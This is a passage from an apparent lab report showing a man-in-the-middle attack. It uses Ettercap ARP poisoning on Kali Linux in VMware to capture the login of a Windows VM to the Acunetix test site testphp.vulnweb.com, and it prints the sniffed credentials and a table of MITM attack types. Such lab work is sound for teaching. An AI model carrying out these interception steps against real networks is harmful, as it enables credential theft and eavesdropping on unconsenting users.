
Step 8: Checking the IP addresses of all 4 hosts.
Selecting the victim's IP address and adding it as Target 1.



IP Address	MAC Address	Description
192.168.200.1	00:50:56:C0:00:08	
192.168.200.2	00:50:56:E7:CC:1D	
192.168.200.131	00:0C:29:8C:F7:E0	
192.168.200.254	00:50:56:F4:55:0C	

```
4 hosts added to the hosts list...
DHCP: [00:0C:29:8C:F7:E0] REQUEST 192.168.200.131
DHCP: [192.168.200.254] ACK : 192.168.200.131 255.255.255.0 GW 192.168.200.2 DNS 192.168.200.2 "localdomain"
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
```


Step 9: Selecting the gateway and adding it as Target 2.



IP Address	MAC Address	Description
192.168.200.1	00:50:56:C0:00:08	
192.168.200.2	00:50:56:E7:CC:1D	
192.168.200.131	00:0C:29:8C:F7:E0	
192.168.200.254	00:50:56:F4:55:0C	


```
DHCP: [192.168.200.254] ACK : 192.168.200.131 255.255.255.0 GW 192.168.200.2 DNS 192.168.200.2 "localdomain"
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.200.131 added to TARGET1
Host 192.168.200.1 added to TARGET2
```

Step 10: Clicking on MITM and selecting ARP Poisoning.
Selecting Sniff Remote Connections.



IP Address	MAC Address	Description
192.168.200.1	00:50:56:C0:00:08	
192.168.200.2	00:50:56:E7:CC:1D	
192.168.200.131	00:0C:29:8C:F7:E0	
192.168.200.254	00:50:56:F4:55:0C	

```
DHCP: [192.168.200.254] ACK : 192.168.200.131 255.255.255.0 GW 192.168.200.2 DNS 192.168.200.2 "localdomain"
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.200.131 added to TARGET1
Host 192.168.200.1 added to TARGET2
```




Optional parameters

☑ Sniff remote connections.

☐ Only poison one-way.

Step 11: Going Back to window's machine



http://www.bing.com/search?q=vulnweb.com&FORM=IE8

vulnweb.com

About 1,37,000 results

Acunetix Web Vulnerability Scanner - Test websites

www.vulnweb.com

Web http://testhtml5.vulnweb.com: nginx, Python, Flask, CouchDB. Review Acunetix HTML5 scanner or learn more on the topic. Acuart: http://testphp.vulnweb.com: Apache, PHP, ...

Login Page
Login Page - Acunetix Web Vulnerability Scanner - Test websites

Guestbook
Guestbook - Acunetix Web Vulnerability Scanner - Test websites


Home of Acunetix Art

Acunetix Web Vulnerability S...

Done, but with errors on page.

1:47 AM
1/26/2023

To direct input to this VM, click inside or press Ctrl+G.


win - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
Pfsense
win
ubun
kali-linux-2022.4-
kali-linux-2022.4-vmware-amd64
win
Acunetix Web Vulnerability Scanner - Test websites - Windows Internet Explorer
Favorites
Suggested Sites
Web Slice Gallery
Acunetix Web Vulnerability Scanner - Test websites
Page
Safety
Tools
Internet | Protected Mode On
100%

http://www.vulnweb.com/


SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB	HTML5 scanner or learn more on the topic.
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL	Review Acunetix PHP scanner or learn more on the topic.
			Review Acunetix

Done

1:48 AM
1/26/2023

To direct input to this VM, click inside or press Ctrl+G.

Step 12: In the window's login page enter the username and password.



This website wants to install the following add-on: 'Adobe Flash Player' from 'Adobe Inc.'. If you trust the website and the add-on and want to install it, click here...


TEST and Demonstration site for Acunetix Web Vulnerability Scanner

If you are already registered please enter your login information below:

Username : test

Password : ••••

You can also signup here.
Signup disabled. Please use the username test and the password test.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

John Smith (test)

On this page you can visualize or edit you user information.

Name: John Smith


Credit card number: 1234-5678-2300-9000

E-Mail: email@email.com

Phone number: 2323345

Address: 21 street

Step 13: In the Kali Linux Operating System, the username and the password has been captured by Ettercap.



IP Address	MAC Address	Description
192.168.200.1	00:50:56:C0:00:08	
192.168.200.2	00:50:56:E7:CC:1D	
192.168.200.131	00:0C:29:8C:F7:E0	
192.168.200.254	00:50:56:F4:55:0C	

```
GROUP 1 : 192.168.200.131 00:0C:29:8C:F7:E0

GROUP 2 : 192.168.200.1 00:50:56:C0:00:08
HTTP : 44.228.249.3:80 -> USER: test  PASS: test  INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=test&pass=test
```

5. APPLICATIONS

SNO	TYPES	ATTACKS ON	PURPOSES
1	WiFi Eavesdropping (Public Wi-Fi)	System	1. Hacker to snoop on user activity. 2. Hacker can access users system.
2	DNS Spoofing	create a phony website at the new IP address that looks just like a genuine website	Access user's sensitive information and personal data.
3	Email Hijacking	social engineering (Email)	1. They may also use spear- phishing to manipulate a user to install malicious software. 2. use information from a hacked email account to impersonate an online friend
4	SSL Stripping	Creates a duplicate website for the user like- http://.	Steal the personal data
5	Man-in-theBrowser	Website	1. Hacker used to capture financial information. 2. When the user logs in to their bank account, malware captures their credentials and then modify the transaction receipt to hide the transaction
6	Session Hijacking	social media accounts	1. Attacker steals a session cookie This can happen if the user's machine is infected with malware or browser hijackers. 2. Steal the data

6. REFERENCES

1. Conti, Mauro, Nicola Dragoni, and Viktor Lesyk. "A survey of man in the middle attacks." IEEE Communications Surveys & Tutorials 18.3 (2016): 2027- 2051.

2. Denis, Matthew, Carlos Zena, and Thaier Hayajneh. "Penetration testing: Concepts, attack methods, and defense strategies." 2016 IEEE Long Island Systems, Applications and Technology Conference (LISAT). IEEE, 2016.

3. Wasil, Dean, et al. "Exposing vulnerabilities in mobile networks: A mobile data consumption attack." 2017 IEEE 14th International Conference on Mobile Ad Hoc and Sensor Systems (MASS). IEEE, 2017.

4. Daş, Resul, Abubakar Karabade, and Gurkan Tuna. "Common network attack types and defense mechanisms." 2015 23nd Signal Processing and Communications Applications Conference (SIU). IEEE, 2015.

5. https://www.veracode.com/security/man-middle-attack.

6. https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/.

7. https://us.norton.com/internetsecurity-wifi-what-is-a-man-in-the-middle- attack.html.

8. https://www.globalsign.com/en-in/blog/what-is-a-man-in-the-middle-attack/

9. https://www.thewindowsclub.com/man-in-the-middle-attack.